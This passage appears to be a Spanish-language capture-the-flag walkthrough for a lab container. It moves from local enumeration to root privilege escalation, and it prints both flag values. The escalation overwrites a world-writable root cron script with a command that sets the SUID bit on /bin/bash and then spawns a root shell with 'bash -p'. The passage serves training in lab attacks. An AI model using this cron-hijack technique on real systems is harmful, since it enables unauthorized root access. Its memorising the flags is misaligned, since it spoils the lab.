confirmamos que:

- Usuario actual: **amorales** (uid=1001) → no es root.
- Hostname: un contenedor (8fed9ce95ef9).
- SO: **Ubuntu 24.04.1 LTS** (Noble Numbat).
- Kernel: **6.12.38** (reciente, compilado desde Kali).

Eso significa que ya estás dentro pero necesitas buscar **flags** o **escalar privilegios** (según el reto).

```
amorales@8fed9ce95ef9:~$ ls -la
total 32
drwxr-x--- 1 amorales amorales 4096 Mar  5  2025 .
drwxr-xr-x 1 root     root     4096 Mar  4  2025 ..
lrwxrwxrwx 1 amorales amorales    9 Mar  5  2025 .bash_history → /dev/null
-rw-r--r-- 1 amorales amorales  220 Mar 31  2024 .bash_logout
-rw-r--r-- 1 amorales amorales 3771 Mar 31  2024 .bashrc
drwx------ 2 amorales amorales 4096 Mar  4  2025 .cache
-rw-r--r-- 1 amorales amorales  807 Mar 31  2024 .profile
drwx------ 2 amorales amorales 4096 Mar  4  2025 .ssh
-rw-r--r-- 1 amorales amorales   33 Mar  4  2025 user.txt
amorales@8fed9ce95ef9:~$
```

Acá tenemos un archivo .txt, por lo que lo abriremos y ver que contiene:

```
amorales@8fed9ce95ef9:~$ cat user.txt
4d926281ffd4cd3888f4beed46318af5
```

Y listo, encontrada la primera flag

Ahora necesitamos acceder a la flag de root y escalar privilegios

```
amorales@8fed9ce95ef9:~$ sudo -l
-bash: sudo: command not found
```

Como no tenemos acceso a ocupar funciones como root lo que nos queda es verificar algún binario que nos permita realizar dicha escalada:

```
amorales@8fed9ce95ef9:~$ find / -perm -4000 -type f 2>/dev/null
/usr/bin/passwd
/usr/bin/mount
/usr/bin/umount
/usr/bin/su
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/newgrp
/usr/bin/gpasswd
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
```

Si revisamos los binarios en GTFOBINS no existe ninguno del listado que sea SUID, por que deberemos realizarlo de otra manera, lo primero es:

- Ps aux

```
amorales@8fed9ce95ef9:~$ ps aux
USER         PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root           1  0.0  0.0   2800  1568 ?        Ss   16:31   0:00 /bin/sh -c service ssh start && servi
root          20  0.0  0.1  12020  4072 ?        Ss   16:31   0:00 sshd: /usr/sbin/sshd [listener] 0 of
root          36  0.0  0.0  11156  1740 ?        Ss   16:31   0:00 nginx: master process /usr/sbin/nginx
www-data      37  0.0  0.1  12880  4796 ?        S    16:31   0:02 nginx: worker process
www-data      38  0.0  0.1  12880  4688 ?        S    16:31   0:02 nginx: worker process
www-data      39  0.0  0.1  12880  4724 ?        S    16:31   0:01 nginx: worker process
www-data      40  0.0  0.1  12880  4680 ?        S    16:31   0:01 nginx: worker process
root          53  0.0  0.0   3808  1716 ?        Ss   16:31   0:00 /usr/sbin/cron -P
root          54  0.0  0.0   2728  1548 ?        S    16:31   0:00 tail -f /dev/null
root         217  0.0  0.2  14608  8496 ?        Ss   17:55   0:00 sshd: amorales [priv]
amorales     228  0.0  0.1  14956  6712 ?        S    17:55   0:00 sshd: amorales@pts/0
amorales     229  0.0  0.1   5016  4112 pts/0    Ss   17:55   0:00 -bash
amorales     281 50.0  0.1   8280  4192 pts/0    R+   18:10   0:00 ps aux
```

Nos indica que:

root corre:

- service ssh start → arranca el SSH.
- nginx: master process + workers bajo www-data.
- cron (agenda tareas).
- Un tail -f /dev/null → típico de contenedores para que no mueran.

amorales → tu sesión SSH.

Nada extraño como binarios custom en ejecución.

- Ss -tulnup

```
amorales@8fed9ce95ef9:~$ ss -tulnp
Netid     State      Recv-Q     Send-Q         Local Address:Port         Peer Address:Port    Process
tcp       LISTEN     0          511                  0.0.0.0:80                0.0.0.0:*
tcp       LISTEN     0          128                  0.0.0.0:22                0.0.0.0:*
tcp       LISTEN     0          511                     [::]:80                   [::]:*
tcp       LISTEN     0          128                     [::]:22                   [::]:*
```

Puertos (ss -tulnp)

22/tcp (SSH) → accesible desde cualquier IP (0.0.0.0).

80/tcp (HTTP con nginx) → accesible desde cualquier IP.

Nada más abierto → no hay DB, no hay servicios raros internos.

Por lo que podemos buscar otra manera de encontrar que opción nos puede servir y una de ellas, toca centrarse en scripts/configuración que root podría estar ejecutando:

Archivos de cron:

En sistemas Linux, los archivos de cron son configuraciones que permiten programar tareas automáticas. Estas tareas se llaman cron jobs y se ejecutan en momentos específicos sin intervención manual.

Hay dos componentes clave:

- **Cron daemon (crond)**: Es el proceso que corre en segundo plano y se encarga de ejecutar las tareas programadas.
- **Crontab (cron table):** Es el archivo donde defines qué comandos ejecutar y cuándo hacerlo.

Por lo cual, ocupamos lo siguiente:

```
amorales@8fed9ce95ef9:~$ ls -la /etc/cron*
-rw-r--r-- 1 root root 1195 Mar  5  2025 /etc/crontab

/etc/cron.d:
total 16
drwxr-xr-x 1 root root 4096 Mar  4  2025 .
drwxr-xr-x 1 root root 4096 Sep  4 16:31 ..
-rw-r--r-- 1 root root  102 Mar 30  2024 .placeholder
-rw-r--r-- 1 root root  201 Apr  8  2024 e2scrub_all

/etc/cron.daily:
total 20
drwxr-xr-x 1 root root 4096 Mar  4  2025 .
drwxr-xr-x 1 root root 4096 Sep  4 16:31 ..
-rw-r--r-- 1 root root  102 Mar 30  2024 .placeholder
-rwxr-xr-x 1 root root 1478 Mar 22  2024 apt-compat
-rwxr-xr-x 1 root root  123 Feb  4  2024 dpkg

/etc/cron.hourly:
total 12
drwxr-xr-x 2 root root 4096 Mar  4  2025 .
drwxr-xr-x 1 root root 4096 Sep  4 16:31 ..
-rw-r--r-- 1 root root  102 Mar 30  2024 .placeholder

/etc/cron.monthly:
total 12
drwxr-xr-x 2 root root 4096 Mar  4  2025 .
drwxr-xr-x 1 root root 4096 Sep  4 16:31 ..
-rw-r--r-- 1 root root  102 Mar 30  2024 .placeholder

/etc/cron.weekly:
total 12
drwxr-xr-x 2 root root 4096 Mar  4  2025 .
drwxr-xr-x 1 root root 4096 Sep  4 16:31 ..
-rw-r--r-- 1 root root  102 Mar 30  2024 .placeholder

/etc/cron.yearly:
total 12
drwxr-xr-x 2 root root 4096 Mar  4  2025 .
drwxr-xr-x 1 root root 4096 Sep  4 16:31 ..
-rw-r--r-- 1 root root  102 Mar 30  2024 .placeholder
```

Y nos enfocamos en el en el crontab , que es donde se generan tareas cada cierto tiempo, es por ello que aplicamos lo siguiente:

```
amorales@8fed9ce95ef9:~$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
# You can also override PATH, but by default, newer versions inherit it from the environment
#PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin

# Example of job definition:
# .---------------- minute (0 - 59)
# |  .------------- hour (0 - 23)
# |  |  .---------- day of month (1 - 31)
# |  |  |  .------- month (1 - 12) OR jan,feb,mar,apr ...
# |  |  |  |  .---- day of week (0 - 6) (Sunday=0 or 7) OR sun,mon,tue,wed,thu,fri,sat
# |  |  |  |  |
# *  *  *  *  * user-name command to be executed
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || { cd / && run-parts --report /etc/cron.daily; }
47 6    * * 7   root    test -x /usr/sbin/anacron || { cd / && run-parts --report /etc/cron.weekly; }
52 6    1 * *   root    test -x /usr/sbin/anacron || { cd / && run-parts --report /etc/cron.monthly; }
*/3 *   * * *   root    /usr/bin/python3 /opt/backuplogs.py
```

Y acá nos enfocamos en esto:

/3 * *** root /usr/bin/python3 /opt/backuplogs.py, significa que cada 3 minutos el usuario root ejecuta /usr/bin/python3 /opt/backuplogs.py. Por lo que debemos ir revisando ese archivo:

- Revisamos permisos:

```
amorales@8fed9ce95ef9:~$ ls -la /opt/backuplogs.py
-rwxr-xrw- 1 root root 252 Mar  4  2025 /opt/backuplogs.py
```

- Vemos si lo podemos leer:

```
amorales@8fed9ce95ef9:~$ cat /opt/backuplogs.py
#!/usr/bin/env python3

import os

source_log = "/var/log/nginx/access.log"
backup_dir = "/tmp"

if os.path.exists(source_log):
   command = f"cp {source_log} {backup_dir}/logs.bak"
   os.system(command)
else:
   print("No existe el archivo de logs")
amorales@8fed9ce95ef9:~$
```

- Y como en los permisos lo vimos que es editable, acá es donde entra el ataque, debido que si lo modificamos y cada 3 minutos lo ejecuta como root, podría darnos el acceso, es por ello que modificaremos el script de la siguiente manera:

```
amorales@8fed9ce95ef9:~$ cat > /opt/backuplogs.py << 'EOF'
#!/usr/bin/env python3
import os
os.system("chmod u+s /bin/bash")
EOF
```

Revisamos que este ok

```
amorales@8fed9ce95ef9:~$ cat /opt/backuplogs.py
#!/usr/bin/env python3
import os
os.system("chmod u+s /bin/bash")
```

Y esperamos 3 minutos para ver si nos da acceso a root, probamos ahora con lo siguiente:

```
amorales@8fed9ce95ef9:~$ ls -l /bin/bash
-rwsr-xr-x 1 root root 1446024 Mar 31  2024 /bin/bash
```

Si te sale en rojo es porque ya lo puedes ejecutar:

```
amorales@8fed9ce95ef9:~$ /bin/bash -p
bash-5.2# id
uid=1001(amorales) gid=1001(amorales) euid=0(root) groups=1001(amorales)
bash-5.2# whoami
root
bash-5.2# find / -name root.txt 2>/dev/null
cat /root/root.txt
/root/root.txt
9ccb9b3c7b2212cab6e60dce096de135
bash-5.2# Connection to 172.17.0.2 closed by remote host.
Connection to 172.17.0.2 closed.
```

Buscamos la flag de root y listo.

```
┌──(kali㉿kali)-[~/CyberConquer/Enigma]
└─$ sudo ./script.sh enigma_oculto_img.tar
Bienvenido a

CYBERCONQUER

Creando la imagen

Desplegando el contenedor victima

8fed9ce95ef9fe5cf69704df355f582083b009234f2d738ef7c1870380194a44
Contenedor Iniciado, la IP victima es 172.17.0.2


 Si deseas terminar la maquina pulsa ctrl C


Ingresa la bandera de usuario: ✔ ¡Flag correcta! Buen trabajo.
Ingresa la bandera de root: ✖ Bandera incorrecta. Intenta de nuevo.
Ingresa la bandera de root: 👑 ¡Root obtenido, Máquina dominada!
Felicidades! Haz logrado resolver la maquina!
```

Maquina vulnerada.